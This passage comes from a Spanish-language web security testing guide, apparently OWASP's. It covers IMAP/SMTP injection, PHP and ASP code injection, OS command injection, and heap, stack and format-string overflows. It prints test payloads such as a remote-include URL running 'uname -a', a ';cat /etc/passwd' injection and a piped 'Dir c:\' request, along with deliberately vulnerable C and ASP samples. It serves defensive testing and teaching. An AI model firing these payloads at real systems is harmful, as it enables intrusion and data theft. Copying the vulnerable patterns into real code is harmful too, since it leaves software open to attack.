http://<webmail>/read_email.php?message_id=4791
```

Supongamos también que el resultado del análisis realizado en la etapa 2 (“Comprensión del flujo de datos y la estructura de despliegue del cliente”) nos ha permitido identificar el comando y los argumentos asociados con este parámetro:

```
FETCH 4791 BODY[HEADER]
```

En este escenario, la estructura de la inyección IMAP sería:

```
http://<webmail>/read_email.php?message_id=4791 BODY[HEADER]%0d%0aV100 CAPABILITY%0d%0aV101
FETCH 4791
```

Lo que generaría los siguientes comandos:

```
???? FETCH 4791 BODY[HEADER]
V100 CAPABILITY
V101 FETCH 4791 BODY[HEADER]
```

donde:

```
Header = 4791 BODY[HEADER]
Body   = %0d%0aV100 CAPABILITY%0d%0a
Footer = V101 FETCH 4791
```

Resultado esperado:

- Inyección arbitraria de comandos IMAP/SMTP

REFERENCIAS

Whitepapers

- [RFC 0821](#) “Simple Mail Transfer Protocol”.
- [RFC 3501](#) “Internet Message Access Protocol - Version 4rev1”.
- Vicente Aguilera Díaz: “MX Injection: Capturing and Exploiting Hidden Mail Servers” - <http://www.webappsec.org/projects/articles/121106.pdf>



4.6.9 INYECCIÓN DE CODIGO

BREVE RESUMEN

Esta sección describe cómo podemos comprobar si es posible introducir código como entrada en una página web y lograr que el servidor web lo ejecute. Para más información sobre la inyección de código se puede consultar: http://www.owasp.org/index.php/Code_Injection

DESCRIPCIÓN

Las pruebas de inyección de código nos involucran en el envío de código como una entrada que será procesada por el servidor web como código dinámico o que formará parte de un archivo de inclusión. Estas pruebas pueden tener como objetivos diversos motores de scripting del lado del servidor, como pueden ser ASP o PHP. Para protegerse frente a estos ataques será preciso emplear unas medidas adecuadas de validación y programación segura.

PRUEBAS DE CAJA NEGRA Y EJEMPLO

Comprobación de vulnerabilidades de inyección en PHP:

Utilizando la cadena de consulta, podemos inyectar código (en este ejemplo, una url maliciosa) para que sea procesada como parte del archivo de inclusión:

```
http://www.example.com/uptime.php?pin=http://www.example2.com/packx1/cs.jpg?&cmd=uname%20-a
```

Resultado Esperado:

La URL maliciosa se acepta como parámetro de la página PHP, que posteriormente usará el valor en un archivo de inclusión.

PRUEBAS DE CAJA GRIS Y EJEMPLO

Comprobación de vulnerabilidades de inyección de código en ASP

Examinando el código ASP utilizado para tratar la entrada facilitada por el usuario en la funciones en ejecución, por ejemplo: ¿Puede el usuario introducir comandos en el campo de entrada de datos? Aquí, el código ASP lo guardará a un archivo y después lo ejecutará:

```

<%
If not isEmpty(Request( "Data" ) ) Then
Dim fso, f
'User input Data is written to a file named data.txt
Set fso = CreateObject("Scripting.FileSystemObject")
Set f = fso.OpenTextFile(Server.MapPath( "data.txt" ), 8, True)
f.Write Request("Data") & vbCrLf
f.close
Set f = nothing
Set fso = Nothing
'Data.txt is executed
Server.Execute( "data.txt" )
Else
%>
<form>
<input name="Data" /><input type="submit" name="Enter Data" />
</form>
<%
End If
%>))

```

REFERENCIAS

- Security Focus - <http://www.securityfocus.com>
- Insecure.org - <http://www.insecure.org>
- Wikipedia - <http://www.wikipedia.org>
- OWASP Code Review - http://www.owasp.org/index.php/OS_Injection

4.6.10 PRUEBAS DE INYECCIÓN DE COMANDOS DE SISTEMA

BREVE RESUMEN

En esta sección describimos cómo comprobar si una aplicación es vulnerable a la inyección de comandos del sistema operativo: esto significa intentar inyectar un comando a través de una petición HTTP realizada a la aplicación.

DESCRIPCIÓN

La inyección de comandos de sistema es una técnica que hace uso de una interfaz web para ejecutar comandos de sistema en el servidor web.

El usuario proporciona comandos del sistema operativo mediante un interfaz web para su ejecución. Cualquier interfaz web que no filtre adecuadamente los datos de entrada es susceptible de sufrir este ataque. Con la habilidad de ejecutar comandos del sistema operativo, el usuario puede subir programas maliciosos o incluso obtener contraseñas. La inyección de comandos se puede prevenir cuando se hace hincapié en la seguridad durante el diseño y el desarrollo de las aplicaciones.



PRUEBAS DE CAJA NEGRA Y EJEMPLO

Cuando vemos un archivo en una aplicación web, el nombre del archivo a menudo se muestra en la URL. El lenguaje Perl permite direccionar datos de un proceso a una declaración. El usuario sencillamente, puede añadir el símbolo Pipe “|” al final del nombre del archivo. Ejemplo de URL antes de la modificación:

```
http://sensitive/cgi-bin/userData.pl?doc=user1.txt
```

Ejemplo de URL modificada:

```
http://sensitive/cgi-bin/userData.pl?doc=/bin/ls|
```

Añadiendo un punto y coma al final de la URL para una página .PHP seguida de un comando de sistema operativo, ejecutará el comando. Ejemplo:

```
http://sensitive/something.php?dir=%3Bcat%20/etc/passwd
```

Ejemplo

Consideremos el caso de una aplicación que contiene un conjunto de documentos que podemos visualizar desde el navegador web en Internet. Si lanzamos WebScarab, podemos obtener un POST HTTP como el siguiente:

```
POST http://www.example.com/public/doc HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1) Gecko/20061010 FireFox/2.0
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://127.0.0.1/WebGoat/attack?Screen=20
Cookie: JSESSIONID=295500AD2AAEEBEDC9DB86E34F24A0A5
Authorization: Basic T2Vbc1Q9Z3V2Tc3e=
Content-Type: application/x-www-form-urlencoded
Content-length: 33

Doc=Doc1.pdf
```

En este post, podemos observar cómo la aplicación recupera la documentación pública. Ahora podemos probar si es posible añadir un comando de sistema operativo inyectándolo en la petición POST HTTP. Probemos lo siguiente:


```
POST http://www.example.com/public/doc HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1) Gecko/20061010 FireFox/2.0
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://127.0.0.1/WebGoat/attack?Screen=20
Cookie: JSESSIONID=295500AD2AAEEBEDC9DB86E34F24A0A5
Authorization: Basic T2Vbc1Q9Z3V2Tc3e=
Content-Type: application/x-www-form-urlencoded
Content-length: 33
```

```
Doc=Doc1.pdf+|+Dir c:\
```

Si la aplicación no valida la petición, podemos obtener el siguiente resultado:

```
Exec Results for 'cmd.exe /c type "C:\httpd\public\doc\"Doc=Doc1.pdf+|+Dir c:\'
```

La salida es:

```
Il volume nell'unità C non ha etichetta.
Numero di serie Del volume: 8E3F-4B61
Directory of c:\
 18/10/2006 00:27 2,675 Dir_Prog.txt
 18/10/2006 00:28 3,887 Dir_ProgFile.txt
 16/11/2006 10:43
    Doc
    11/11/2006 17:25
    Documents and Settings
    25/10/2006 03:11
    I386
    14/11/2006 18:51
    h4ck3r
    30/09/2005 21:40 25,934
    OWASP1.JPG
    03/11/2006 18:29
    Prog
    18/11/2006 11:20
    Program Files
    16/11/2006 21:12
    Software
    24/10/2006 18:25
    Setup
    24/10/2006 23:37
    Technologies
    18/11/2006 11:14
    3 File 32,496 byte
    13 Directory 6,921,269,248 byte disponibili
    Return code: 0
```

En este caso hemos realizado con éxito una inyección de comando de sistema operativo.



PRUEBAS DE CAJA GRIS

Filtrado

Los datos del formulario y de la URL necesitan ser limpiados de caracteres inválidos. Una lista negra de caracteres es una opción pero sería difícil tener en cuenta todos los caracteres a incluir en ella. Además puede haber algunos que aún no hayan sido descubiertos. Una lista “blanca” conteniendo sólo los caracteres permitidos es la opción más conveniente para validar las entradas del usuario. Con este enfoque se deberían eliminar los caracteres que no se han tenido en cuenta, así como las amenazas que todavía no hayan sido descubiertas.

Permisos

La aplicación web y sus componentes debería estar en ejecución con permisos estrictos que no permitan la ejecución de comandos de sistema operativo. Debemos intentar verificar toda esta información durante unas pruebas de Caja Gris.

REFERENCIAS

White papers

- <http://www.securityfocus.com/infocus/1709>

Herramientas

- OWASP WebScarab - http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- OWASP WebGoat - http://www.owasp.org/index.php/Category:OWASP_WebGoat_Project

4.6.11 PRUEBAS DE DESBORDAMIENTO DE BÚFER

¿Qué es un desbordamiento de búfer?

Para saber más sobre la vulnerabilidad de desbordamiento de búfer, consulta las páginas “Desbordamiento de búfer”.

¿Como probar vulnerabilidades de desbordamiento de búfer?

A diferentes tipos de vulnerabilidades de desbordamiento de búfer, distintos métodos de comprobación. He aquí los métodos de comprobación existentes para los tipos más comunes de vulnerabilidades de desbordamiento de búfer.

- Pruebas de vulnerabilidad de desbordamiento de memoria heap
- Pruebas de vulnerabilidad de desbordamiento de pila
- Pruebas de vulnerabilidad de cadena de formato

4.6.11.1 DESBORDAMIENTOS DE MEMORIA HEAP

BREVE RESUMEN

En esta prueba comprobamos si la persona a cargo del test puede realizar un desbordamiento de memoria heap que aproveche un segmento de memoria.

DESCRIPCIÓN


El heap es un segmento de memoria utilizado para almacenar datos y variables globales asignados dinámicamente. Cada bloque de memoria en el heap consiste en unas etiquetas de limitación que contienen información de gestión de la memoria.

Cuando un búfer basado en memoria heap es desbordado, la información de control en estas etiquetas es sobrescrita, y cuando la rutina de gestión del heap libera el búfer, se produce una sobrescritura de dirección de memoria que conduce a una violación de acceso. Cuando el desbordamiento se ejecuta de modo controlado, la vulnerabilidad podría permitir a un atacante sobrescribir una dirección de memoria deseada con un valor controlado por el usuario. En la práctica, un atacante podría ser capaz de sobrescribir punteros de función y varias direcciones almacenadas en estructuras como GOT, .dtors o TEB con la dirección de un payload malicioso.

Hay muchas variantes de la vulnerabilidad de desbordamiento de memoria heap (corrupción de heap) que pueden permitir cualquier cosa, desde sobrescribir los punteros de función hasta aprovechar las estructuras de gestión para la ejecución de código arbitrario. Localizar desbordamientos de memoria heap requiere un examen más detallado, comparado con los desbordamientos de pila, ya que hay ciertas condiciones que es necesario que existan en el código para que estas vulnerabilidades se manifiesten.

PRUEBAS DE CAJA NEGRA Y EJEMPLO

Los principios de la comprobación de Caja Negra de desbordamientos de memoria heap permanecen igual que los de desbordamientos de pila. La clave está suministrar diferentes cadenas de gran tamaño en comparación con la entrada esperada. A pesar de que el proceso de prueba sigue siendo el mismo, los resultados visibles en un depurador son significativamente diferentes. Mientras que en el caso de un desbordamiento de pila un puntero de instrucción o sobrescritura de SEH sería visible, esto no siempre es así en una condición de desbordamiento de heap. Cuando se depura un programa de windows, un desbordamiento de heap puede aparecer de varias formas diferentes, siendo la más común un intercambio de punteros que tiene lugar después de que la rutina de gestión de heap entra en acción. A continuación se muestra un escenario que ilustra una vulnerabilidad de desbordamiento de heap.



Cuando las instrucciones MOV mostradas en el panel izquierdo son ejecutadas, tiene lugar la sobrescritura, y el código suministrado por el usuario es ejecutado cuando la función es llamada. Tal y como se ha mencionado anteriormente, otros métodos para comprobar este tipo de vulnerabilidades incluyen realizar ingeniería inversa sobre los binarios de la aplicación, un proceso complejo y tedioso, y el uso de técnicas de fuzzing.

Cuando se revisa código, uno debe darse cuenta de que existen varias direcciones en las que pueden aparecer vulnerabilidades relacionadas con la memoria heap. Un código que puede parecer ser inocuo a primera vista puede probar ser vulnerable bajo ciertas circunstancias. Dado que existe diversas variantes de esta vulnerabilidad, vamos a cubrir las incidencias más predominantes. La mayoría del tiempo los búfers en memoria heap son considerados seguros por muchos desarrolladores que no dudan en realizar operaciones inseguras como strcpy() sobre ellos. El mito de que solo un desbordamiento de pila y sobrescritura de un puntero de instrucción son el único modo de ejecutar código arbitrario demuestra ser muy aventurado en el caso del código mostrado a continuación:

```

int main(int argc, char *argv[])
{
    .....

    vulnerable(argv[1]);
    return 0;
}

int vulnerable(char *buf)
{
    HANDLE hp = HeapCreate(0, 0, 0);

    HLOCAL chunk = HeapAlloc(hp, 0, 260);

    strcpy(chunk, buf);    Vulnerability''↓''

    .....

    return 0;
}

```

En este caso si buf excede los 260 bytes, sobrescribirá los punteros en la etiqueta adyacente de limitación, facilitando la sobreescritura de una localización de memoria arbitraria con 4 bytes de datos, en cuanto se ejecute la rutina de gestión del heap.

En los últimos tiempos varios productos, en especial bibliotecas de antivirus, se han visto afectados por variantes que son una combinación de un desbordamiento de entero y operaciones de copia a un búfer en heap. Como ejemplo, tomemos un fragmento de código vulnerable, una parte del código responsable de procesar los archivos de tipo TNEF, del antivirus CLAM 0.86.1, archivo de código fuente tnef.c, y la función tnef_message():

```

Vulnerability''↓string = cli_malloc(length + 1); ''
Vulnerability''↓if(fread(string, 1, length, fp) != length) {''
free(string);
return -1;
}

```

La función malloc en la línea 1 asigna memoria basada en el valor de length, que resulta ser un entero de 32 bits. En este ejemplo en particular, length es controlable por el usuario, y un archive TNEF malicioso puede ser elaborado para ajustar length a '-1', que tendría por resultado malloc(0). A continuación, este malloc asignaría un pequeño búfer en heap, que sería de 16 bytes en la mayoría de plataformas de 32 bit (tal como está indicado en malloc.h).

Y hora en la línea 2 tiene lugar el desbordamiento de heap en la llamada a fread(). El tercer argumento, en este caso length, se espera que sea una variable de tamaño size_t. Pero si resulta ser '-1', el argumento se convierte en 0xFFFFFFFF y se copian 0xFFFFFFFF bytes en el búfer de 16 bytes.

Las herramientas de análisis de código estático pueden ser también de ayuda para localizar vulnerabilidades relacionadas con el heap, como las de tipo “double free” etc. Una serie de herramientas como RATS, Flawfinder y ITS4 están disponibles para analizar lenguajes de tipo C.

REFERENCIAS



Whitepapers

- w00w00: "Heap Overflow Tutorial" - <http://www.w00w00.org/files/articles/heaptut.txt>
- David Litchfield: "Windows Heap Overflows" - <http://www.blackhat.com/presentations/win-usa-04/bh-win-04-litchfield/bh-win-04-litchfield.ppt>
- Alex wheeler: "Clam Anti-Virus Multiple remote buffer overflows" - <http://www.rem0te.com/public/images/clamav.pdf>

Herramientas

- OllyDbg: "A windows based debugger used for analyzing buffer overflow vulnerabilities" - <http://www.ollydbg.de>
- Spike, A fuzzer framework that can be used to explore vulnerabilities and perform length testing - <http://www.immunitysec.com/downloads/SPIKE2.9.tgz>
- Brute Force Binary Tester (BFB), Un comprobador proactivo de binarios - <http://bfbtester.sourceforge.net>
- Metasploit, Un entorno de pruebas y desarrollo rápido de exploits - <http://www.metasploit.com/projects/Framework>
- Stack [Varun Uppal (varunuppal81@gmail.com)]

4.6.11.2 DESBORDAMIENTO DE PILA

BREVE RESUMEN

En esta sección describimos una prueba de desbordamiento específica enfocada en como manipular la pila del programa.

DESCRIPCIÓN

Los desbordamientos de pila ocurren cuando se copian datos de tamaño variable sobre búfers de tamaño fijo localizados en la pila del programa sin ninguna comprobación de límites. Las vulnerabilidades de este tipo son consideradas generalmente de un nivel de gravedad alto, ya que su explotación en la mayoría de casos permitiría la ejecución de código o provocaría una Denegación de Servicio. Raramente encontrados en plataformas interpretadas, el código escrito en lenguaje C y similares se encuentra plagado a menudo con instancias de esta vulnerabilidad. Un extracto de la sección de desbordamientos de búfer de la Guía OWASP 2.0 indica que:

“Prácticamente cualquier plataforma, con las siguientes excepciones:

J2EE – mientras no sean invocados métodos o llamadas de sistema nativas

.NET – mientras no sea invocado código inseguro / no gestionado (como P/Invoke o COM Interop)

PHP – mientras que no sean invocados programas externos y extensiones vulnerables PHP escritas en C o C++ “

Puede sufrir incidencias de desbordamiento de pila.

La vulnerabilidad de desbordamiento de pila adquiere la calificación de nivel alto de gravedad debido al hecho de que permite sobrescribir el Puntero de Instrucción con valores arbitrarios. Es un hecho bien conocido que el puntero de instrucción es instrumental a la hora de gobernar el flujo de ejecución del código. La habilidad de manipularlo permitiría a un atacante alterar el flujo de

ejecución, y por lo tanto ejecutar código arbitrario. Aparte de sobrescribir el puntero de instrucción, pueden obtenerse resultados similares sobrescribiendo otras variables y estructuras, como manejadores de excepciones, que se encuentran localizados en la pila.

PRUEBAS DE CAJA NEGRA Y EJEMPLO


La clave para comprobar una aplicación en busca de vulnerabilidades de desbordamiento de pila es proveer de datos de entrada mucho más grandes de lo que se espera. Sin embargo no es suficiente con someter a la aplicación a datos de tamaño arbitrariamente grande. Se hace necesario inspeccionar el flujo de ejecución y respuesta de la aplicación para determinar si se ha disparado un desbordamiento o no. Por lo tanto, los pasos requeridos para localizar y validar un desbordamiento de pila incluyen adjuntar un depurador a la aplicación o proceso objetivo, generar la entrada malformada para la aplicación, someter la aplicación a la entrada malformada e inspeccionar las respuestas en el depurador. El depurador proporciona el medio para observar el flujo de ejecución y estado de los registros cuando se activa la vulnerabilidad.

Por otro lado, se puede emplear un método más pasivo para realizar este tipo de pruebas que comprende inspeccionar el código en ensamblador de la aplicación, mediante el uso de desensambladores. En este caso varias secciones son analizadas en busca de firmas de fragmentos vulnerables de código en ensamblador. Este método recibe a menudo el nombre de ingeniería inversa y es un proceso tedioso.

Como ejemplo simple consideremos la siguiente técnica empleada para comprobar un ejecutable “sample.exe” en busca de desbordamientos de pila:


```
#include<stdio.h>
int main(int argc, char *argv[])
{
    char buff[20];
    printf("copying into buffer");
    strcpy(buff,argv[1]);
    return 0;
}
```

El archivo sample.exe es lanzado en un depurados, en nuestro caso OllyDbg.



Como la aplicación espera argumentos en la línea de comandos, se puede proveer con una gran secuencia de caracteres como 'A' en el campo de argumentos mostrado a continuación.

Al abrir el ejecutable con los argumentos provistos y continuar la ejecución se obtienen los siguientes resultados.



Como puede verse en la ventana de registros del depurador, el EIP, o extended Instruction pointer, que apunta a la siguiente línea de instrucción a ejecutarse, contiene el valor '41414141'. '41' es la representación hexadecimal del carácter 'A' y por tanto la cadena 'AAAA' se traduce a 41414141.

Esto demuestra claramente como los datos de entrada pueden ser utilizados para sobrescribir el puntero de instrucciones con valores proporcionados por el usuario, y controlar la ejecución del

programa. Un desbordamiento de pila puede también permitir la sobreescritura de estructuras basadas en pila, como SEH (Structured Exception Handler) para controlar la ejecución de código y saltarse ciertos mecanismos de protección de la pila.

Tal y como se ha mencionado anteriormente, otros métodos de comprobación de estas vulnerabilidades incluyen aplicar ingeniería inversa a los binarios de aplicación, un método complejo y tediosos, y el uso de técnicas de fuzzing.

PRUEBAS DE CAJA GRIS Y EJEMPLO

Cuando se revisa código en busca de desbordamientos de pila, es aconsejable buscar llamadas a funciones de biblioteca inseguras, como `gets()`, `strcpy()`, `strcat()` etc que no validan la longitud de las cadenas de origen, y copian datos a ciegas sobre búfers de tamaño fijo.

Por ejemplo, consideremos la siguiente función:-

```
void log_create(int severity, char *inpt) {

char b[1024];

if (severity == 1)
{
strcat(b,"Error occured on");
strcat(b,":");
strcat(b,inpt);

FILE *fd = fopen ("logfile.log", "a");
fprintf(fd, "%s", b);
fclose(fd);

. . . . .
}
```

De las líneas de arriba, la línea `strcat(b,inpt)` resultará en un desbordamiento de pila en caso de que `inpt` exceda los 1024 bytes. Esto no solo demuestra un uso inseguro de `strcat`, sino que también muestra cuán importante es examinar la longitud de las cadenas referenciadas por un puntero de tipo `character` que es pasado como argumento a una función; en este caso la longitud de la cadena referenciada por `char *inpt`. Por lo tanto, siempre es una buena idea rastrear la fuente de los argumentos de la función y determinar las longitudes de cadena al revisar el código.

El uso de la función `strncpy()`, relativamente más segura, puede también causar desbordamientos de pila, ya que solo restringe el número de bytes copiados en el búfer destino. En caso de que el tamaño del argumento empleado para conseguir este hecho sea generado dinámicamente en base a una entrada de usuario o si se calcula incorrectamente en un bucle, es posible desbordar búfers de pila. Por ejemplo:-

```
Void func(char *source)
{
Char dest[40];
...
size=strlen(source)+1
...
strncpy(dest,source,size)
}
```

en que `source` son datos controlables por usuario.



Un buen ejemplo sería la vulnerabilidad de desbordamiento de pila de la función trans2open, del proyecto samba (<http://www.securityfocus.com/archive/1/317615>).

También pueden aparecer vulnerabilidades en el código de análisis de URL y direcciones, En tales casos, se suele usar función como memccpy() que copia los datos en un búfer destino desde la fuente origen hasta que se encuentra un carácter especificado. Consideremos la función:

```
Void func(char *path)
{
char servaddr[40];
...
memccpy(servaddr,path,'\');
...
}
```

En este caso la información contenida en la ruta podría ser mayor de 40 bytes antes de que el carácter '\ ' pueda ser encontrado. En tal caso se produciría un desbordamiento de pila. Una vulnerabilidad similar se encontraba en el subsistema Windows RPCSS (MS03-026). El código vulnerable copiaba nombres de servidor a partir de rutas UNC en un búfer de tamaño fijo hasta que era encontrado un carácter '\ '. La longitud del nombre del servidor en este caso era controlable por los usuarios.

Además de revisar manualmente el código en busca de desbordamientos de búfer, pueden ser de gran ayuda herramientas de análisis de código estático. Aunque suelen generar muchos falsos positivos y apenas sean capaces de encontrar una fracción de defectos, ciertamente pueden ayudar a reducir la sobrecarga asociada a encontrar funciones fáciles de cazar, como bugs strcpy() y sprintf(). Varias herramientas como RATS, Flawfinder y ITS4 se encuentran disponibles para lenguajes de tipo C.

REFERENCIAS

Whitepapers

- Defeating Stack Based Buffer Overflow Prevention Mechanism of Windows 2003 Server - <http://www.ngssoftware.com/papers/defeating-w2k3-stack-protection.pdf>
- Aleph One: "Smashing the Stack for Fun and Profit" - <http://www.phrack.org/phrack/49/P49-14>
- Tal Zeltzer: "Basic stack overflow exploitation on Win32" - http://www.securityforest.com/wiki/index.php/Exploit:_Stack_Overflows_-_Basic_stack_overflow_exploiting_on_win32
- Tal Zeltzer"Exploiting Default SEH to increase Exploit Stability" - http://www.securityforest.com/wiki/index.php/Exploit:_Stack_Overflows_-_Exploiting_default_seh_to_increase_stability
- The Samba trans2open stack overflow vulnerability - <http://www.securityfocus.com/archive/1/317615>
- Windows RPC DCOM vulnerability details - <http://www.xfocus.org/documents/200307/2.html>

Herramientas

- OllyDbg: "A windows based debugger used for analyzing buffer overflow vulnerabilities" - <http://www.ollydbg.de>
- Spike, A fuzzer framework that can be used to explore vulnerabilities and perform length testing - <http://www.immunitysec.com/downloads/SPIKE2.9.tgz>
- Brute Force Binary Tester (BFB), A proactive binary checker - <http://bfbtester.sourceforge.net/>
- Metasploit, A rapid exploit development and Testing frame work - <http://www.metasploit.com/projects/Framework/>

4.6.11.3 CADENAS DE FORMATO

BREVE RESUMEN

En esta sección describimos como probar ataques de cadenas de formato que pueden ser usados para colgar un programa o ejecutar código dañino. El problema se deriva del uso de entradas de usuario sin filtrar, como el parámetro de cadena de formato en ciertas funciones C que realizan formato de cadenas, como printf().

DESCRIPCIÓN

Varios lenguajes de programación del estilo de C proveen de formateo de salidas por medio de funciones como printf(), fprintf() etc.

La acción de formatear es gobernada por un parámetro a estas funciones, denominado especificador de tipo de formato, normalmente %s, %c etc.

La vulnerabilidad se deriva de la llamada a funciones de formato con parámetros inadecuados y datos controlador por usuario.

Un ejemplo simple sería printf(argv[1]). En este caso el especificador de tipo no ha sido declarado explícitamente, permitiendo a un usuario pasar parámetros como %s, %n, %x a la aplicación por medio del argumento de línea de comandos argv[1].

Esta situación tiende a hacerse más precaria debido al hecho de que el usuario que puede proveer especificadores de formato puede realizar las siguientes acciones maliciosas:

Enumerar la pila de proceso: Esto permite a un adversario ver la organización de pila del proceso vulnerable, suministrando cadenas de formato como %x o %p, lo que puede conducir a la fuga de información sensible. También puede ser utilizado para extraer valores que pueden ser de utilidad cuando la aplicación está protegida con un mecanismo de protección de pila. Junto con un desbordamiento de pila, esta información puede ser utilizada para saltarse el protector de pila.

Controlar el flujo de ejecución: Esta vulnerabilidad puede facilitar la ejecución de código arbitrario, ya que permite escribir 4 bytes de datos a una dirección suministrada por el adversario. El especificador %n resulta muy práctico para sobrescribir varios punteros de función en memoria con la dirección del payload malicioso. Cuando estos punteros de función son invocados, la ejecución pasa al código malicioso.

Denegación de servicio: En caso de que el adversario no está en la posición de poder suministrar código malicioso para su ejecución, la aplicación vulnerable puede ser colgada suministrando una secuencia de %x seguida de %n.

PRUEBAS DE CAJA NEGRA Y EJEMPLO



La clave para comprobar vulnerabilidades de cadenas de formato es suministrar especificadores de formato de tipo sobre la entrada de aplicación.

Por ejemplo, consideremos una aplicación que procese la cadena URL <http://xyzhost.com/html/en/index.htm> o acepta entradas de formularios. Si existe una vulnerabilidad de cadenas de formato es una de las rutinas de proceso de esta información, introducir una URL como <http://xyzhost.com/html/en/index.htm%n%n%n> o pasar %n en uno de los campos de formulario podría colgar la aplicación, creando un volcado de núcleo en la carpeta de la aplicación.

Las vulnerabilidades de cadena de formato se manifiestan principalmente en servidores web, de aplicación o en aplicaciones web que usan código C/C++ o en scripts CGI escritos en C. En la mayoría de estos casos se ha llamado a una función de reporte o registro como syslog() de forma insegura.

Cuando se prueban scripts CGI en busca de vulnerabilidades de cadena de formato, los parámetros de entrada pueden ser manipulados para incluir especificadores %x o %n. Por ejemplo, una petición legítima como

```
http://hostname/cgi-bin/query.cgi?name=john&code=45765
```

puede ser modificada a

```
http://hostname/cgi-bin/query.cgi?name=john%x.%x.%x&code=45765%x.%x
```

En el caso de que exista una vulnerabilidad de cadena de formato en la rutina que procesa esta petición, la persona que realiza la comprobación podrá ver datos de la pila volcarse al navegador.

En caso de no disponibilidad del código, el proceso de revisar fragmento en ensamblador (también llamada ingeniería inversa de binarios) también arrojaría información substancial sobre bugs de cadena de formato.

Por ejemplo, tomemos el código (1):

```
int main(int argc, char **argv)
{
printf("The string entered is\n");
printf("%s", argv[1]);
return 0;
}
```

cuando el desensamblado de código es examinado utilizando IDA Pro, la dirección de un especificador de formato de tipo siendo colocado en la pila es claramente visible antes de que se realice una llamada a la función printf.

```

text:00401010 arg_4 = dword ptr 0Ch
text:00401010
text:00401010 push ebp
text:00401011 mov ebp, esp
text:00401013 sub esp, 40h
text:00401016 push ebx
text:00401017 push esi
text:00401018 push edi
text:00401019 lea edi, [ebp+var_40]
text:0040101C mov ecx, 10h
text:00401021 mov eax, 0CCCCCCCCh
text:00401026 rep stosd
text:00401028 push offset ??_C@_0BH@HGKHAThe?5string?5entered?5i
text:0040102D call printf
text:00401032 add esp, 4
text:00401035 mov eax, [ebp+arg_4]
text:00401038 mov ecx, [eax+4]
text:0040103B push ecx
text:0040103C push offset ??_C@_02DILL@?5CFs?5$AA@
text:00401041 call printf
??_C@_02DILL@?5CFs?5$AA@ db 25h ; %
db 73h ; 5
db 0
db 0
??_C@_0BH@HGKHAThe?5string?5entered?5is?6?5$AA@ db 'The string entered is',0Ah,0
; DATA XREF: main+2C70
; _heap_alloc_dbg+8C70 ...
db 0
db 0
db 0

```

Por otro lado, cuando el mismo código es compilado sin “%s” como argumento, la variación en el código ensamblador es bien visible. Como puede verse a continuación, no hay un desplazamiento siendo colocado en pila antes de llamar a printf.

```

arg_4 = dword ptr 0Ch
push ebp
mov ebp, esp
sub esp, 40h
push ebx
push esi
push edi
lea edi, [ebp+var_40]
mov ecx, 10h
mov eax, 0CCCCCCCCh
